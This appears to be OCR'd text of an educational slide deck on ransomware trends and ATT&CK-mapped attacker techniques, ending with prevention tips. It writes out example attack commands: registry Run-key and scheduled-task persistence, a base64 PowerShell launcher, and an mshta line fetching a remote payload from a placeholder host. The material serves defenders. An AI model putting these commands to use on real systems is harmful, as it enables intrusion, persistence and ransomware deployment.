We processed their files in a way that temporarily disables its further usage and uploaded this company private information to our own servers, after that, we tried to negotiate with them, the fee for their data destruction and their network decryption was 6 000 000 $. They started to ignore us at first, so we published 10% of their company and their client's private information on our news site, after that, they decided to block our site, you can read more here:

DARK Reading

Ransomware Victim Southwire Sues Maze Operators

Attackers demanded $6 million from the wire and cable manufacturer when they launched a December ransomware campaign.


www.darkreading.com

SOPHOS labs

Triple Extorsion

A dying man, a therapist and the ransom raid that shook the world

Patients put their trust in a therapy company to keep their notes and diagnoses private. Then the ransom demands arrived



Most Popular

They quit. Now they want their jobs back

BY NATASHA BERNAL

Mate Rimac has big, electric plans for Bugatti

BY ALISTAIR CHARLTON

62 of the best films on Netflix UK this week

BY WIRED

Quadruple Extorsion

Quadruple extortion ransomware maximising monetisation

By Shannon Williams
Journalist

Tue, 19th Sep 2023

cybersecurity

ransomware

entelgy innotec security

extortion

Quadruple extortion ransomware is maximising the monetisation of the cyberattack, according to new reports from Entelgy Innotec Security.

Quadruple extortion ransomware is yet another technique with which cybercriminals seek to make as much profit as possible.

Quadruple extortion is based on a period of aggressive harassment of company-related actors, after the company has previously been subjected to other damage.

Entelgy Innotec Security explains the phases of the ransomware extortion cycle and provides advice on how to try to prevent it.

Ransomware has become one of the most dominant attack methods. During 2022 alone, Entelgy Innotec Security analysed more than 7,000 cases of malware (including ransomware, Trojans, spyware.

The company's experts point to ransomware, phishing and DDoS attacks as the main cyberthreats of the moment. All of them increase their effectiveness with specialisation, sophistication and demand for cybercrime for hire ('as a service'). In addition, it is estimated that more than half of the companies that are attacked by ransomware agree to extortion. But how far can ransomware extortion go? The answer lies in quadruple extortion, which is already a reality.

"Quadruple extortion is a technique used in ransomware cyberattacks whose objective is to maximise the monetisation capacity expected by the threat actor responsible for the campaign," says Raquel Puebla, cyber intelligence analyst at Entelgy Innotec Security.

Intermittent Encryption

Crimeware Trends | Ransomware Developers Turn to Intermittent Encryption to Evade Detection

ALEKSANDAR MILENKOSKI / SEPTEMBER 8, 2022

By Aleksandar Milenkoski & Jim Walter

We observe a new trend on the ransomware scene – intermittent encryption, or partial encryption of victims' files. This encryption method helps ransomware operators to evade detection systems and encrypt victims' files faster. We observe that ransomware developers are increasingly adopting the feature and intensively advertising intermittent encryption to attract buyers or affiliates.


https://www.sentinelone.com/labs/crimeware-trends-ransomware-developers-turn-to-intermittent-encryption-to-evade-detection/

Supporting Negotiation

Sito di supporto che permette di avere un aiuto nelle fasi successive all'attacco

Un vero e proprio servizio "clienti" messo a disposizione degli hacker

- C'è una chat che ci permette di negoziare il prezzo della chiave di decodifica e ci permette di eventualmente trattare un estensione della finestra utile per il pagamento



New Programming Languages

Why Ransomware Groups Switch to Rust Programming Language?


February 9, 2023

By SOCRadar Research


The Rust programming language, which was released in 2015, became popular in a short time. Continuing to increase in popularity since the year it was released, Rust managed to become the most popular programming language on **Stack Overflow**, with **86%** positive votes. In addition to the interest of the developers, businesse continue to post Rust Developer hirings and increase the salaries as well.

But this new favorite of developers has also caught the attention of threat actors. In 2022, we saw that much malware, especially **ransomware**, was written in Rust or transitioned to Rust.

New Targets: The Cloud



New Business Model




Bug Bounty Program

LockBit 3.0 introduces the first ransomware bug bounty program

By Lawrence Abrams

June 27, 2022 11:09 AM 0


1
2
3
4
5
6
7
Install
EXE
C&C
Reconnaissance
Weaponization
Delivery
Exploitation
Installation
Command & Control
Actions on Objectives

Initial Access

- Phishing (T1566)
  - Attackers send phishing emails with malicious attachments or links to websites hosting malware
- External Remote Services (T1133)
  - Most ransomware groups exploit stolen or easily guessable Remote Desktop Protocol (RDP) credentials as their initial access vector
- Exploit Public-Facing Application (T1190)
  - Ransomware actors exploit known vulnerabilities in public-facing software or operating systems to gain access to a system e.g Microsoft Exchange servers, SharePoint servers, and other web services

Execution

- Command and Scripting Interpreter (T1059)
  - This technique leverages command-line interfaces, such as the Windows Command Prompt or PowerShell, to execute commands or scripts on the target system

```
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v <entry_name> /t
REG_SZ /d "<path_to_malware>" /f
```

```
$windir\$system32\WindowsPowerShell\v1.0\powershell.exe -command “$x =
[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String(
‘<base64 string>’));Invoke-Expression $x”
```

- User Execution (T1204)
  - Attackers can trick a user into executing a file that contains malicious code

Persistence

- Account Manipulation (T1098)
  - This technique includes actions such as modifying account credentials or permission groups and subverting security policies, such as repeatedly updating passwords to bypass password duration policies
- Scheduled Tasks (T1053)
- Adversaries may exploit task scheduling to enable the initial or recurring execution of malicious code. Most major operating systems provide utilities that allow the scheduling of programs or scripts to run at specific dates and times.

```
schtasks /create /tn "MalwareTask" /tr "C:\Malware\malware.exe" /sc daily /st 08:00.
```

Persistence

- Create or Modify System Process (T1543)
  - Establish persistence by creating or altering system-level processes that repeatedly execute malicious payloads
  - These processes can be started by the operating system during boot-up and are known as *services* on Windows and Linux. On macOS, *launchd* processes called Launch Daemon and Launch Agent
- Boot or Logon Autostart Execution (T1547)
  - use system settings to automatically run a program during system boot or logon to maintain persistence
  - These mechanisms for automatically executing programs may include designated directories or configuration repositories such as the Windows Registry

Persistence

Examples of registries used to achieve persistence:

- HKLM\Software\Microsoft\Windows\CurrentVersion\Run
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices
- HKCU\Software\Microsoft\Windows\CurrentVersion\RunServices
- HKLM\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
- HKCU\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce

Privilege Escalation

- Exploitation for Privilege Escalation (T1068)
  - Adversaries may use software vulnerabilities to achieve privilege escalation. When an adversary exploits a software vulnerability, they take advantage of a programming error in a program, service, or operating system kernel to execute their own code.
- Abuse Elevation Control Mechanism (T1548)
  - Elevation control mechanisms are security controls designed to limit and regulate access to high-level privileges and functions within a system. Examples of elevation control mechanisms include User Account Control (UAC) on Windows, sudo on Linux and Unix-based systems, and authorization services on macOS.

Defense Evasion: System Binary Proxy Execution (T1218)

- used to execute system utilities through a malicious proxy that intercepts and modifies calls to legitimate system binaries. This allows an adversary to execute code with elevated privileges and bypass security mechanisms that monitor system binary execution

```
mshta
vbscript:Close(Execute("GetObject(""script:https[:]//webserver/payload[.]s
ct"")"))
```

Defense Evasion: Masquerading (T1036)

- It is used by adversaries to conceal their true identity or the identity of the tools or malware they are using
- Common techniques:
  - Renaming a malicious file or process to appear legitimate, such as the system process svchost.exe.
  - Using a legitimate system tool or binary, such as PowerShell or the Windows Management Instrumentation Command-line (WMIC), to execute commands or run malicious scripts.
  - Changing file metadata, such as the creation or modification date, to make a malicious file appear benign or legitimate.
  - Modifying the properties of a file, such as the version or description, to make it appear as a known, legitimate file.

Defense Evasion: Process Injection (T1055)

- It is used by adversaries to execute their code in the address space of a different process.
- There are different types of process injection techniques, including
  - DLL injection is used to execute code in a live process's address space. This is achieved by first writing the path to a DLL in the virtual address space of the target process, and then loading the DLL by invoking a new thread
  - Process holllowing involves creating a process in a suspended state and subsequently un-mapping or hollowing out its memory, enabling it to be replaced with malicious code
  - Thread execution hijacking is used to run arbitrary code within a live process's address space. To perform this technique, an existing process is first suspended, and its memory is then unmapped or allowing for the injection of malicious code or the path to a DLL

Defense Evasion: Impair Defenses(T1562)

- **Disabling or Modify Tools** (T1562.001): modify or disable security tools, such as terminating security software processes or services, altering or deleting configuration files or registry keys and preventing security updates from being installed
- **Disable Windows Event Logging** (T1562.002): disable Windows event logging, which records user and system activity, including login attempts and process creation
- **Disable or Modify System Firewall** (T1562.004): tamper with system firewalls to evade controls that restrict network traffic

Defense Evasion: Indicator Removal (T1070)

- alter traces of their activities within a compromised system to avoid detection and hinder defensive measures.

Traces may include:

- artifacts created by the adversary or associated with their actions, such as strings from downloaded files
- user-generated logs
- and other information used by defenders to monitor events.

Credential Access

- **Brute Force** (T1110): Threat actors can use brute force to gain access to accounts by iteratively guessing passwords

Credential Access: OS Credential Dumping (T1003)

- **LSASS Memory (T1003.001):** the Local Security Authority Subsystem Service (LSASS) stores credentials in memory on behalf of users with active Windows sessions (logged-in users) to provide easy access to network resources, file shares, mail, and more without having to re-authenticate to each individual service
- **Security Account Manager (T1003.002):** The Security Account Manager (SAM) is a Windows database that stores user accounts and security descriptors for users on the local computer, including username and hashed password
- **/etc/passwd and /etc/shadow (T1003.008)** In Linux systems, the /etc/passwd file is used to keep track of every registered user that has access to a system. The file contains colon-separated values such as username, encrypted password, user id, group id, full name, home directory and login shell. The /etc/shadow file stores encrypted user passwords and additional properties related to passwords, such as account or password expiration

Discovery

- Account Discovery (T1087)
  - Account Discovery is used to identify accounts and credentials that may be used for further exploitation. This can be achieved, for instance, by querying the operating system or directory services for information about local and domain accounts or by intercepting and analyzing network traffic to identify credentials.

  - Commands such as `net user` and `net localgroup` are commonly used for account discovery

Discovery

- **Network Service Discovery** (T1046)
  - It is used to identify services running on a target network and to determine the specific version of the service and the underlying operating system.
  - Adversaries use this technique to gain knowledge about the network and its services, and to identify potential vulnerabilities that can be exploited.
  - Network Service Discovery methods include scanning the network for open ports, actively querying services for version information, and using passive reconnaissance techniques to identify network traffic and communication patterns.
  - These techniques can be performed using a variety of tools and protocols, including Nmap, Metasploit and various command-line utilities.

Discovery

- Network Share Discovery (T1135)

Network Share Discovery is used to identify accessible file shares on a target network

- Common methods:
  - net view command
  - enum4linux, which can enumerate shares on Linux and Unix systems
  - searching for file shares in the Windows registry
  - performing port scans to identify file sharing ports

Discovery

- Remote System Discovery (T1018)
- Adversaries use several methods to identify other systems on a network for lateral movement

Common methods:

- `ping` or `net view`
- `show cdp neighbors` or show arp

Lateral Movement

- **Pass the Hash** (T1550.002), which relies on stolen password hashes to authenticate to remote systems
- **Remote Services** (T1021), where an adversary abuses remote services such as RDP or SMB or remote execution tools, such as PowerShell or PsExec, to run commands on remote systems.

Collection

Adversaries often try to obtain files of interest by searching network shares (T1039) or local system (T1005) sources on compromised computers. These files may contain sensitive information that can be later exfiltrated as part of double extortion attacks.

Command and Control

- Exfiltration Over C2 Channel (T1041)

Threat actors collect all the files and transfer them to the C2 server in an encoded or encrypted format.

- Exfiltration Over Web Service (T1567)

To evade detection, threat actors may choose to exfiltrate data to a cloud storage service rather than over their traditional command and control channel. In recent ransomware campaigns, this technique has become more prominent.

Impact

- **Data Encrypted for Impact** (T1486)

Adversaries disrupt the availability and compromise the integrity of system and network resources by encrypting data on target systems, making it inaccessible to users. To gain access to the encrypted data, adversaries demand a ransom in exchange for the decryption key

- **Inhibit System Recovery** (T1490)

Adversaries can remove or delete essential operating system data and disable recovery services that are designed to help restore a compromised system

How to prevent a ransomware attacks

- Never click on unverified links
- Do not open untrusted email attachments
- Never download software from untrusted web sites
- Don't disclose personal information
- Keep your software and operating system updated
- Back up your data

How to respond to a ransomware attack

Step 1: Disconnect from the internet

First up, disconnect from the internet to stop the ransomware spreading to other devices.

Step 2: Run a scan using internet security software

Use the internet security software you have installed to run a scan

